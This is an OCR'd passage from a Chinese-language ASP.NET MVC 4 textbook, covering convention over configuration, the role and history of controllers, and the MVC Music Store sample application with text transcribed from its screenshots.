


图　1-18

这些由 Visual Studio 添加的默认文件提供了一个正在运行的应用程序的基本结构，完整地包括了首页、关于页面、账户登录/退出/注册页面以及一个未经处理的错误页面(所有自我绑定和开箱即用的页面)。

ASP.NET MVC 和约定

默认情况下，ASP.NET MVC 应用程序对约定的依赖性很强。这样就避免了开发人员配置和指定一些项，因为这些项可以根据约定来推断。

例如，当解析视图模板时，ASP.NET MVC 采用一种基于约定的目录命名结构，这个约定可以实现当从 Controller 类中引用视图引擎时，省略位置路径信息。默认情况下，ASP.NET MVC 会在应用程序下的\Views\[ControllerName]\目录中查找视图模板文件。

设计 ASP.NET MVC 是围绕一些基于约定的默认项，这些默认项在需要的时候可以被覆盖。这个概念通常称为“约定优于配置”。

1. 约定优于配置

几年后，在 Ruby on Rails 上约定优于配置的概念流行开来，它的本质意义在于：

到目前为止，您已经知道如何创建 Web 应用程序。现在将以前积累的经验应用于框架中，以后开发就没必要再配置每一项。

通过查看应用程序运行的三个核心目录，可在 ASP.NET MVC 中看到这一概念：

- Controllers
- Models
- Views

没必要在 web.config 文件中设置这些文件夹名称——它们约定在配置文件中。这样就避免了编辑 XML 文件(如 web.config)的工作。例如，为了显式地告诉 MVC 引擎“可以在 Views 目录中查找程序视图”——这些程序都已经知道，这就是约定。

这不是魔术。实际上又是；但它不是黑魔术——那种结果出人意料的魔术(确实可以伤害到自己)。

ASP.NET MVC 的约定非常容易理解。下面是预期的程序结构：

- 每个 Controller 类的名字以 Controller 结尾—— ProductController、HomeController 等，这些类在 Controllers 目录中。
- 应用程序的所有视图放在一个单独的 Views 目录下。
- 控制器使用的视图是在 Views 主目录的一个子目录中，这个子目录是根据控制器名称(后面减去 Controller 的后缀)来命名的。例如，前面讨论的 ProductController 使用的视图就放在/Views/Product 目录中。

所有可重用的 UI 元素都位于一个相似的结构中，而不是在 Views 文件夹的一个共享目录中。这些第 3 章中会进行详细介绍。

2. 约定简化通信

编写代码进行通信主要面向两类不同的听众：

- 需要将清晰的无二义性的指令传递给计算机，让它来执行。
- 需要让开发人员读懂您的代码，以便后期的维护、调试以及完善。

前面已经讨论了约定优于配置如何高效地将您的想法意图传达给 MVC。约定也能帮助您清晰地与其他开发人员(包括以后的自己)进行交流。不必详细地描述如何构建应用程序的每一方面，按照共同的约定可以使世界上所有的 ASP.NET MVC 开发人员公用一个共同的基准线(baseline)。通常情况下，软件设计模式的优势之一是他们建立了一种标准语言。由于 ASP.NET MVC 采用了 MVC 模式及一些独特约定，这使得 ASP.NET MVC 开发人员

能够很轻松地理解不是自己编写的代码或以前编写但现在忘记了的代码，即便在大的应用程序中也是如此。

1.4　小结

本章涵盖了很多内容。首先对 ASP.NET MVC 进行了介绍，展示了 ASP.NET Web 框架和 MVC 软件模式如何结合起来为构建 Web 应用程序提供功能强大的系统。回顾了 ASP.NET MVC 经由三个版本发展成熟的历程，深入讲解了 ASP.NET MVC 4 的特性及其关注点。根据这些背景知识，可以安装、设置开发环境并开始创建 MVC 4 示例应用程序。后续章节将更加详细地介绍这些组件，下面将从第 2 章的控制器开始。

第 2 章 控 制 器

本章主要内容

- 控制器的角色
- 控制器的发展历程
- 示例应用程序：MVC Music Store
- 控制器基础

本章阐述控制器如何响应用户的 HTTP 请求并将处理的信息返回给浏览器；重点介绍控制器和控制器操作的功能。由于到目前为止尚未涉及视图和模型，因此本章中有关控制器行为的示例会有些超前。不过本章内容为接下来几章的学习奠定了基础。

第 1 章首先概括地介绍了 MVC 模式，随后对 ASP.NET MVC 和 ASP.NET Web Forms 进行了比较。接下来开始深入地介绍 MVC 模式中的三个核心元素之一——控制器。

2.1 控制器的角色

讨论一个问题最好的方式是从其定义开始，然后再深入讨论其细节。在阅读本章时，牢记控制器的定义，这将为理解控制器含义及其应用打下坚实基础。

MVC 模式中的控制器(Controller)主要负责响应用户的输入，并且在响应时修改模型(Model)。通过这种方式，MVC 模式中的控制器主要关注的是应用程序流、输入数据的处理，以及对相关视图(View)输出数据的提供。

过去的 Web 服务器支持访问以静态文件存储在磁盘上的 HTML 页面。随着动态网页的盛行，Web 服务器也支持由存储在服务器上的动态脚本生成的 HTML 页面。MVC 则略有不同。URL 首先告知路由机制(下面几章会有介绍，在第 9 章会进行详细介绍)去实例化哪个

控制器，调用哪个操作方法，并为该方法提供需要的参数。然后控制器的方法决定使用哪个视图，并对该视图进行渲染。

URL 并不与存储在 Web 服务器磁盘上的文件有直接对应关系，而是与控制器类的方法有关。ASP.NET MVC 对 MVC 模式中的前端控制器进行了改进，正如后面第 9 章介绍的，路由子系统在前面，之后才是控制器。

理解 MVC 模式在 Web 场景中工作原理的简便方法就是记住：MVC 提供的是方法调用结果，而不是动态生成的(又名脚本)页面。

控制器简史

MVC 已经出现了很长一段时间——可以追溯到现代 Web 应用程序时代来临前的几十年。当 MVC 第一次开发出来的时候，图形用户界面(GUI)才刚刚起步，且在不断演化发展。当时，当用户按下一个按键或单击屏幕时，某个进程将会“监听到”他们的动作，这个进程就是控制器。控制器主要负责接收和解释输入，并更新任何需要的数据类(模型)，然后通知用户进行的修改或程序更新(视图，第 3 章会详细介绍)。

20 世纪 70 年代末和 80 年代初，Xerox PARC(刚好也是 MVC 模式诞生的地方)的研究员开始研究 GUI 的概念，在 GUI 中用户“工作”在一个虚拟的“桌面”环境中，在这种环境下，用户可以单击和来回拖曳条目。从这里产生了事件驱动编程的思想——根据用户触发的事件(如单击鼠标或是敲击键盘上的按键)来执行程序操作。

后来，随着 GUI 成为规范，MVC 模式不完全适合这些新系统，这一点变得更加清晰。在此类系统中，由 GUI 组件负责处理用户输入，比如当按下一个按钮时，是该按钮本身响应鼠标单击，而不是控制器。按钮转而将依次通知所有单击的观察者或侦听者它被单击了。相对于 MVC 模式而言，另一些模式，如模型-视图-表示器(Model-View-Presenter，MVP)则表现的与这些现代系统更相关。

ASP.NET Web Forms 是一个基于事件的系统，这在 Web 应用程序平台中是独一无二的。它拥有一个强大的基于控件和事件驱动的编程模型，从而为开发人员进行 Web 开发提供了一个良好的组件化 GUI。当单击一个按钮时，Button 控件将会做出响应，并在服务器端引发一个事件以告知它被单击。这种方法的妙处在于它可以让开发人员在更高的抽象级别下编写代码。

然而，进行更深入的分析会发现，开展的很多工作都是在模拟这种组件化的事件驱动。然而本质上，当单击一个按钮时，浏览器将向包含了页面上控件状态的服务器提交一个请求，控件所在的页面会被封装在一个编码的隐藏输入中。在服务器端，为了响应该请求，ASP.NET 必须重建整个控件层次结构，然后解释请求，并利用请求的内容来恢复应用程序中用户的当前状态。究其本质，所有这些都是因为 Web 是无状态的。因此，当使用富客户端的 Windows GUI 应用程序时，没必要每当用户单击一个 UI 小部件时就重建整个屏幕和控件层次结构，因为应用程序保持了原状态，不曾改变。

对于 Web 程序而言，用户的应用程序状态实质上是消失的，只不过是后来用户每次单击后都会恢复。虽然这会极大地简化程序，但是以 HTML 形式出现的用户界面需要从服务

器发送到客户端浏览器。这就引发一个问题："应用程序在哪里？"，对于大多数 Web 页面而言，应用程序就在客户端和服务器之间"舞蹈"，每次都维持一个小状态，可能是客户端的一个 cookie 或是服务器上的一块内存，一切都被小心地设计来掩盖一个小小的"谎言"，这个"谎言"就是 Internet 和 HTTP 可以进行有状态的编程。

当进行 Web 开发时，事件驱动编程方法(即"状态"概念)的支撑作用将不复存在，并且许多人不愿接受这个虚拟有状态平台的谎言。鉴于此，业界已经见证了 MVC 模式的复兴(尽管对其做了一点轻微的改动)。

下面给出一个改动的示例。在传统的 MVC 模式中，模型可以通过与视图的间接联系来"观察"视图，这就允许模型根据视图的事件来进行自我调整。对于在 Web 开发中应用 MVC 模式而言，当视图被发送到客户端浏览器时，模型通常已经不在内存当中，所以就不再能观察视图上的事件(注意，当第 8 章中讨论将 Ajax 运用到 MVC 中时，将看到这一改动的例外情况)。

在 Web 开发中采用 MVC 模式，控制器再次走在了前列。应用 MVC 模式要求 Web 应用程序中的每一个用户输入只采用请求的方式。例如，在 ASP.NET MVC 中，每个请求都被路由(路由使用将在第 9 章中介绍)到控制器的一个方法(又称操作)，该控制器全权负责解释这些请求，如有必要，还要操纵模型，然后选择一个视图反馈给用户。

上面学习了一部分理论知识，接下来深入讲解 ASP.NET MVC 控制器的具体实现。我们将继续使用第 1 章创建的项目。如果跳过了第 1 章中新项目的创建，请参照上一章中的步骤，使用 Internet Application 模板和 Razor 视图引擎创建一个新的 ASP.NET MVC 4 应用程序，最终结果如图 1-9 所示。

2.2　示例应用程序：MVC Music Store

正如第 1 章中提到的，本书中的很多示例程序都是采用的 MVC Music Store。有关 MVC Music Store 应用程序的更多信息，请查阅 http://mvcmusicstore.codeplex.com。这个 MVC Music Store 教程专为初学者设计，讲解进度很慢；这是专业系列丛书中的一本，进度会比较快，并且还会阐述一些比较高级的背景细节。因此，如果您希望简单较慢地学习这些内容，请参考 MVC Music Store 教程。这个教程可以在线以 HTML 格式查阅，也可以下载 150 页的 PDF 文件。MVC Music Store 以 Creative Commons 许可的方式发布，这样可以自由重用，本书有时将引用该程序。

MVC Music Store 应用程序是一个简单的音乐商店，其中包括基本的购物、结账和管理功能，如图 2-1 所示。

该音乐商店涵盖以下特征：

- **浏览**：根据流派和艺术家浏览音乐，如图 2-2 所示。
- **添加**：向购物车中添加音乐，如图 2-3 所示。



ASP.NET MVC MUSIC STORE
Home
Store
Cart(0)
Admin
Rock
Jazz
Metal
Alternative
Disco
Blues
Latin
Reggae
Pop
Classical
MUSIC SALE
INTRODUCTORY OFFER
BUY ONE GET ONE free!
Fresh off the grill
The Best Of Men At Work
A Copland Celebration, Vol. I
Worlds
For Those About To Rock We Salute You
Let There Be Rock

图 2-1


Browse Albums
ASP.NET MVC MUSIC STORE
Home
Store
Cart (0)
Admin
Rock
Jazz
Metal
Alternative
Disco
Blues
Latin
Reggae
Pop
Classical
Jazz Albums
The Best Of Billy Cobham
Quiet Songs
Worlds
Quanta Gente Veio ver--Bônus De Carnaval
Heart of the Night
Morning Dance
Warner 25 Anos
Miles Ahead

图 2-2


Album - Miles Ahead
ASP.NET MVC MUSIC STORE
Home
Store
Cart (0)
Admin
Rock
Jazz
Metal
Alternative
Disco
Blues
Latin
Reggae
Pop
Classical
Miles Ahead
Genre: Jazz
Artist: Miles Davis
Price: 8.99
Add to cart

图 2-3

- **购物：**更新购物车(采用 Ajax 更新)，如图 2-4 所示。

ASP.NET MVC MUSIC STORE

Home | Store | Cart (3) | Admin

Rock
Jazz
Metal
Alternative
Disco
Blues
Latin
Reggae
Pop
Classical

Review your cart:

Checkout >>

Album Name	Price (each)	Quantity	
Pachelbel: Canon & Gigue	8.99	2	Remove from cart
Miles Ahead	8.99	1	Remove from cart
Total			26.97

图 2-4

- **订单：**生成一个订单并且结账注销登录，如图 2-5 所示。

Rock
Jazz
Metal
Alternative
Disco
Blues
Latin
Reggae
Pop
Classical

Shipping Information

First Name	Jon
Last Name	Galloway
Address	123 Main
City	Denver
State	CO
Postal Code	12345
Country	USA
Phone	(123) 456-7890
Email Address	test@test.com

Payment

We're running a promotion: all music is free with the promo code "FREE"

Promo Code: FREE

Submit Order

图 2-5

- **管理：**编辑歌曲列表(仅限管理员)，如图 2-6 所示。

Create New

Name	Name	Title	Price	
Classical	Aaron Copland & London Sy...	A Copland Celebration, Vo...	$8.99	Edit | Details | Delete
Jazz	Aaron Goldberg	Worlds	$8.99	Edit | Details | Delete
Rock	AC/DC	For Those About To Rock W...	$8.99	Edit | Details | Delete
Rock	AC/DC	Let There Be Rock	$8.99	Edit | Details | Delete
Rock	Accept	Restless and Wild	$8.99	Edit | Details | Delete
Classical	Adrian Leaper & Doreen de...	Górecki: Symphony No. 3	$8.99	Edit | Details | Delete

图 2-6

2.3 控制器基础

在 MVC 入门时会遇到像先有鸡还是先有蛋这样的问题：需要理解三个部分(模型、视

图和控制器)，但在不理解其他部分的情况下，要深入了解其中一个部分是很难的。因此，在开始学习 MVC 时，需要首先概括性地了解控制器，暂时先不管模型和视图。

讲解了控制器的基本工作原理之后，我们将准备深入地讲解视图、模型和其他 ASP.NET MVC 开发主题。然后在第 15 章再回过头来讲解高级控制器。

2.3.1 简单示例：Home Controller

在开始实质性地编写代码之前，首先了解一下在一个新的项目中默认都包含哪些内容。用 Internet Application 模板创建的项目包含两个控制器类：

- HomeController：负责网站根目录下的“home page”、“about page”和“contact page”。
- AccountController：响应与账户相关的请求，比如登录和账户注册。

在 Visual Studio 的项目中，展开/Controller 文件夹，打开 HomeController.cs 文件，如图 2-7 所示。

